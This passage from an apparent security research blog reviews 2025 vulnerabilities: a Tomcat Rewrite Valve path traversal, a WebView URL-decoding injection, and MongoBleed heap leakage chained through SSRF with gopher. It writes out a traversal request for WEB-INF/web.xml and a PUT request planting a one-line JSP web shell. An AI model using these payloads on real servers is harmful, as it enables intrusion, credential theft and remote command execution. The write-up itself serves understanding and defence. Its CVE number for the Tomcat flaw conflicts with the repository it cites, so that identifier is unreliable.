
- The server responds to the client with a
- Rewrite:
- The server manipulates the requested path internally and maps it to a resource.
- The client is completely unaware that the path was altered behind the scenes.
Tomcat’s Rewrite Valve allows developers to define flexible rules via the rewrite.config file. Specifically, parsing query parameters using regex and injecting them into the URL path is an incredibly common pattern across various APIs.
The Vulnerability
CVE-2025-5575 exploits a specific sequence flaw: when Tomcat’s Rewrite Valve processes a query string and converts it into a path, URL decoding happens after the normalization process.
In a secure environment, path processing should ideally flow like this:
- Receive request: (
%2e%2e) - Decode: (
..) - Normalize: (Detect
..and block parent directory access or resolve the path safely) - Access resource
However, in vulnerable Tomcat configurations, the flow looks more like this:
- Receive request:
GET /download?path=%2e%2e/WEB-INF - Rewrite execution: The value of the
pathparameter is extracted. - Normalization: Since
%2e%2eis still URL-encoded, Tomcat treats it as a simple string, entirely missing the parent directory traversal attempt. - Path rewrite: The extracted value is appended to the target path:
/files/%2e%2e/WEB-INF - Decoding: As Tomcat finally resolves the path to locate the file, decoding takes place, resulting in:
/files/../WEB-INF - Bypass: Because the normalization step has already passed,
/files/../is executed, bumping the path up a level and granting unauthorized access to the rootWEB-INFdirectory.
Through this sequence, an attacker can bypass Tomcat’s security filters and access paths that are normally strictly off-limits.
This exact mechanic reminded me of something interesting, which we wanted to point out.
A Funny Parallel
It turns out this “order of operations” issue isn’t strictly a server-side problem. During we past research on mobile security, We found numerous vulnerabilities in Android WebViews that operated on almost the exact same mechanism.
A classic example is a Bridge attack using loadUrl and the javascript: scheme.
Usually, when using methods like evaluateJavascript, the input is passed and executed as-is. However, when loading a URL via the javascript: scheme, the WebView internally performs URL decoding first.
1 | // ... |
A developer might think they’re perfectly safe because they filtered out special characters like double quotes ("). But what happens if an attacker inputs %22 (a URL-encoded double quote)?
- Filter:
%22is not", so it breezes right past the filter. - Execution: As the WebView loads the URL, it decodes
%22back into". - Result: String injection occurs within the JavaScript context, leading to arbitrary code execution.
In short, transformation happening after validation neutralizes the security logic. The Tomcat vulnerability we are looking at follows this exact same pattern.
Now, let’s jump back to CVE-2025-5575.
Proof of Concept
We replicated the vulnerability to see it in action. The test was conducted in a Docker environment, referencing the masahiro331/CVE-2025-55752 repository.
The vulnerable configuration in this repo lies in rewrite.config:
1 | RewriteCond %{QUERY_STRING} ^path=(.*)$ |
- RewriteCond: Captures the value following
path=in the query string. - RewriteRule: Rewrites requests hitting
/downloadby appending the captured value (%1) right after/files/.
The developer’s intention here is simple: if a user requests /download?path=image.png, serve them /files/image.png.
But an attacker can send the following request instead (encoding . as %2e):
1 | GET /download?path=%2e%2e/WEB-INF/web.xml HTTP/1.1 |
Normally, the WEB-INF directory is strictly restricted from the outside. Tomcat blocks direct access to it by default.
However, when bypassing this via the Rewrite Rule, the story changes. As you can see in the screenshot above, the contents of the server’s configuration file (web.xml) are fully exposed to the attacker.
Impact
The WEB-INF directory doesn’t just hold web.xml. It also contains compiled class files (classes/), libraries (lib/), and frequently, property files packed with database credentials.
This allows an attacker to steal source code or map out internal infrastructure. It gets worse: some servers even allow the HTTP PUT method.
If the readonly parameter in Tomcat’s configuration (web.xml) happens to be set to false, an attacker can straight-up upload files.
The attacker uses Path Traversal to discover accessible paths.
They send a
PUTrequest carrying the payload of a malicious JSP web shell.1
2
3PUT /download?path=%2e%2e/shell.jsp HTTP/1.1
...
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>Thanks to the Rewrite Rule, the file gets dropped into an executable location like the web root. (Note: Even if uploaded to an executable path normally, it’s often hard to trigger without the rewrite rule routing it correctly).
The attacker calls the uploaded
shell.jspinsideWEB-INFto execute arbitrary system commands.
1 | <servlet> |
Under specific conditions with configurations like the one above, this vulnerability can easily be escalated to full Remote Code Execution (RCE).
Here is how CVE-2025-5575 was patched:
1 | ... |
If you look at the patched code, the fix is straightforward. While the old logic normalized the URL first, the patched version flips the order: ****it decodes the URL first, and then normalizes it.
MongoBleed (CVE-2025-14847)

MongoDB, a massively popular document-oriented database, is heavily utilized across various industries. Looking at the DB-Engines ranking for February 2026, MongoDB still holds a top-tier spot among all DBMS platforms.
Back in December 2025, a vulnerability was disclosed that allowed heap memory contents to leak during the pre-authentication phase of MongoDB Server. Given the nature of the flaw, the community quickly dubbed it MongoBleed.
OP_COMPRESSED
MongoDB uses its own Wire Protocol for network communication. To handle compression, it provides a wrapper called OP_COMPRESSED (opcode 2012).
According to the official documentation, the fields for OP_COMPRESSED are:
originalOpcode: The original opcode being wrapped.uncompressedSize: The size of the data after decompression (excluding the header).compressorId: The compression algorithm used (snappy, zlib, zstd, etc.).compressedMessage: The actual compressed data.
By default, MongoDB enables network compression in the order of snappy, zstd, and zlib. Depending on the environment, it’s entirely possible for zlib to be the default fallback.
The standard decompression flow usually looks like this:
- Receive input.
- Parse the header (read fields).
- Perform decompression.
- Verify the actual length of the restored data.
- Proceed with parsing based on that length.
However, the vulnerability in MongoBleed is triggered by a major flaw in this logic:
- The attacker sets
uncompressedSizeto a value much larger than the actual uncompressed data. - The server fails to adequately validate this value (or validation is insufficient).
- Trusting the input, the server allocates an excessively large buffer.
- Decompression fills only a small portion of this buffer, leaving the rest filled with uninitialized heap memory.
- During error handling or response generation, this buffer (or parts of it) is sent back to the client, leaking the backend memory.
Proof Of Concept
https://github.com/joe-desimone/mongobleed

The repository above provides a pre-configured Docker environment making it easy to test MongoBleed. Using this repo, We decided to explore how this vulnerability could actually be weaponized from a Web perspective.
For context, Server-Side Request Forgery (SSRF) is a vulnerability where an attacker uses a compromised server as a proxy to send unauthorized requests to internal networks or systems that are otherwise inaccessible from the outside.
While the textbook definition mentions “HTTP requests,” cleverly manipulating the URI scheme allows you to send requests using entirely different protocols. This is exactly where we can leverage SSRF to trigger MongoBleed.
Enter the Gopher protocol. Created in the early 1990s before the World Wide Web took over, Gopher was a distributed document search and retrieval protocol. Before the web as we know it existed, Gopher essentially acted as the glue for various internet services like FTP and Telnet.
1 | # You can actually use gopher to send an HTTP request over raw TCP. |
Since Linux environments inherently support the Gopher protocol, we can use it to send raw TCP requests directly to a MongoDB instance running on the internal network. If we can read the response, a single SSRF vulnerability can be chained with MongoBleed to extract sensitive data.
1 | <?php |
By tweaking the Python script from the repo to just print the final raw payload to the console, generating the exploit string is a breeze. If you drop this payload into a simple, vulnerable PHP script simulating an SSRF and fire it off, the vulnerability triggers beautifully. Just like that, you can see the leaked memory values from the MongoDB server.
1 | # Leak 999 Bytes from server |
While the exact chunk of leaked memory might be somewhat random, it could easily contain user passwords or other highly sensitive data, making it a critical threat. At first glance, MongoBleed looks like a pure pwnable (binary exploitation) vulnerability with zero connection to the web.

However, by chaining it with a web-layer vulnerability, we were able to successfully reach in and leak raw backend memory.
Conclusion
So far, we have explored the vulnerabilities, security incidents, and attack techniques that shaped 2025. Of course, many other impactful cases existed beyond what was introduced here, and this article does not attempt to cover them all. Instead, the focus was placed on issues that received relatively little attention despite their significance, as well as topics that were difficult to research due to the lack of prior analysis, which were closely examined and rewritten.
Throughout this process, there were vulnerabilities that made me think, “I didn’t know this existed,” and incidents that felt like, “How did I miss this?” What is certain is that simply reviewing and organizing these elements from 2025 has significantly broadened my perspective.
I hope this article helps more people understand hacking more easily, and beyond understanding, enables them to fully internalize the concepts and gain new perspectives. With that, I conclude this article.